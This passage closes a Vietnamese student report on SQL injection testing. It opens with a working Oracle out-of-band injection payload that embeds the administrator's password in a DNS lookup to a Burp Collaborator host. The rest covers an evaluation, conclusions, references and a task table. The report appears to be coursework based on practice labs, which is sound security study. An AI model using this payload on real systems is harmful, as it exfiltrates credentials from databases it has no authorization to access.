‘UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//"/'||(SELECT password FROM users WHERE username = 'administrator')||'.0862cej50ubn4vgb9x6fort9o0urig.oastify.com/'>+%25remote%3b]>'),'/'')+FROM+dual - -

Sử dụng câu lệnh trên để nối thêm dữ liệu của password vào trước đường dẫn server của BurpCollaborator, lúc này đường dẫn sẽ trở thành dạng.

`[password].0862cej50ubn4vgb9x6fort9o0urig.oastify.com/`

Vì đường dẫn này là một dạng subdomain của server BurpCollaborator nên dữ liệu vẫn sẽ được BurpCollaborator thu thập và khi xem request bên dưới sẽ thấy dữ liệu mật khẩu được thể hiện trong tên của subdomain.

3.5.2. Đánh giá

- **Ưu điểm:**

- + Dễ thực hiện với BurpCollaborator, thông tin thu được tường minh và chính xác.

- **Nhược điểm:**

- + Đây không phải dạng tấn công phổ biến, bởi nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi web.
- + Cần kiến thức về các thiết bị Out-Of-Band, các câu lệnh truy vấn DNS, HTTP, truy vấn SQL và cách kết hợp chúng lại với nhau, đồng thời cũng cần tư duy logic cách triển khai hợp lý để đảm bảo không bị xung đột và để dữ liệu được gửi tới được đầy đủ thông tin.

3.6. Kết luận chương 3

Trong chương 3, nhóm chúng em tập trung triển khai thực nghiệm các kỹ thuật khai thác phổ biến theo hai phương pháp kiểm thử là kiểm thử bằng BurpSuite và kiểm thử bằng Python (đối với Union-based, Boolean-Based và Time-based). Bên cạnh đó, nhóm chúng em cũng đưa ra những đánh giá khách quan về ưu, nhược điểm của từng loại tấn công.

Dạng lỗ hổng Error-based là dạng lỗ hổng dựa vào thông báo lỗi chi tiết mà ứng dụng web trả về, cũng như cấu hình các trang web là khác nhau nên thông báo lỗi có thể sẽ khác nhau, và để kích hoạt được thông báo lỗi đúng thì ta sẽ cần thử qua nhiều truy vấn đến khi thông tin trả về có chứa kết quả ta cần.

Tiếp đó là dạng kiểm thử thông qua các thiết bị ngoại vi OAST (Out-of-band Application Security Testing), cách kiểm thử này là gửi một request tới

server cá nhân, request đó sẽ mang theo dữ liệu cần lấy, và bằng cách kiểm tra các logs của server cá nhân để thấy được các thông tin đó.

Đánh giá hai dạng này có sự phức tạp cao trong quá trình xử lý dữ liệu từ client đến server cũng như đến thiết bị ngoại vi. Ngoài ra, cũng do kỹ năng của nhóm còn có sự thiếu sót nên tạm thời chưa thể triển khai hai dạng tấn công này dưới dạng code Python, về vấn đề này nhóm sẽ rút kinh nghiệm và tiến hành tìm hiểu thêm.

KẾT LUẬN

Qua quá trình nghiên cứu về SQL Injection, chúng em không chỉ dành thời gian tìm hiểu lý thuyết mà còn thực hiện các thử nghiệm cụ thể để hiểu rõ hơn về cách thức hoạt động và tác động của SQL Injection đối với các ứng dụng web thực tế. Bằng cách kết hợp lý thuyết với thực hành, em đã có cơ hội phát triển và củng cố những kiến thức thực tiễn và kỹ năng thực hành trong việc đối phó với SQL Injection và các mối đe dọa bảo mật khác trên ứng dụng web.

Bài báo cáo không chỉ tập trung vào việc nắm vững kiến thức cơ bản về SQL và các phương pháp tấn công, mà còn tiến hành các thử nghiệm trên môi trường thực tế. Qua đó, em đã có cơ hội trải nghiệm trực tiếp những kỹ thuật và công cụ mà kẻ tấn công có thể sử dụng để khai thác các lỗ hổng bảo mật. Việc này giúp em nhận thức rõ hơn về tầm quan trọng của việc áp dụng các biện pháp bảo vệ và phòng ngừa một cách hiệu quả để bảo vệ dữ liệu và hệ thống của mình.

Tuy nhiên, bài báo cáo này mới phần nào thể hiện được sự nguy hiểm của SQL Injection, chưa thể tái hiện một cuộc tấn công SQL Injection ở thực tế. Hơn nữa tuy đã đề xuất một số biện pháp giúp phòng tránh và ứng phó nhưng chưa đưa ra được demo cụ thể. Trong tương lai, nhóm em sẽ cố gắng phát triển đề tài sát với thực tế hơn, trở thành một nguồn tham khảo uy tín.

Cuối cùng, em hy vọng rằng báo cáo này không chỉ là một bản tường thuật của quá trình nghiên cứu mà còn là một nguồn tài liệu hữu ích cho những ai quan tâm đến vấn đề bảo mật trên ứng dụng web. Em mong rằng các thông tin và kinh nghiệm mà em chia sẻ sẽ đóng góp vào việc nâng cao nhận thức và khả năng phòng ngừa cho cộng đồng người làm việc trong lĩnh vực này.

TÀI LIỆU THAM KHẢO

Website

- [1] <https://portswigger.net/web-security/sql-injection>
- [2] <https://www.acunetix.com/websitesecurity/sql-injection/>
- [3] <https://vi.wikipedia.org/wiki>
- [4] https://owasp.org/www-community/attacks/Blind_SQL_Injection

BẢNG PHÂN CHIA NHIỆM VỤ

Thành viên	Nhiệm vụ
Nguyễn Khánh Linh - AT180230	<ul style="list-style-type: none">- Tìm hiểu về ứng dụng Web, SQL và tổng quan SQL Injection.- Tìm hiểu, triển khai kỹ thuật Union-based- Tổng hợp và hoàn thiện báo cáo.
Phạm Quỳnh Anh - AT180504	<ul style="list-style-type: none">- Tìm hiểu, triển khai kỹ thuật Boolean-based- Đưa ra các cách phòng tránh.
Nguyễn Việt Dũng - AT170613	<ul style="list-style-type: none">- Tìm hiểu, triển khai kỹ thuật Error-based- Tìm hiểu kỹ thuật Out-of-band
Trần Xuân Phương - AT180538	<ul style="list-style-type: none">- Tìm hiểu, triển khai kỹ thuật Time-based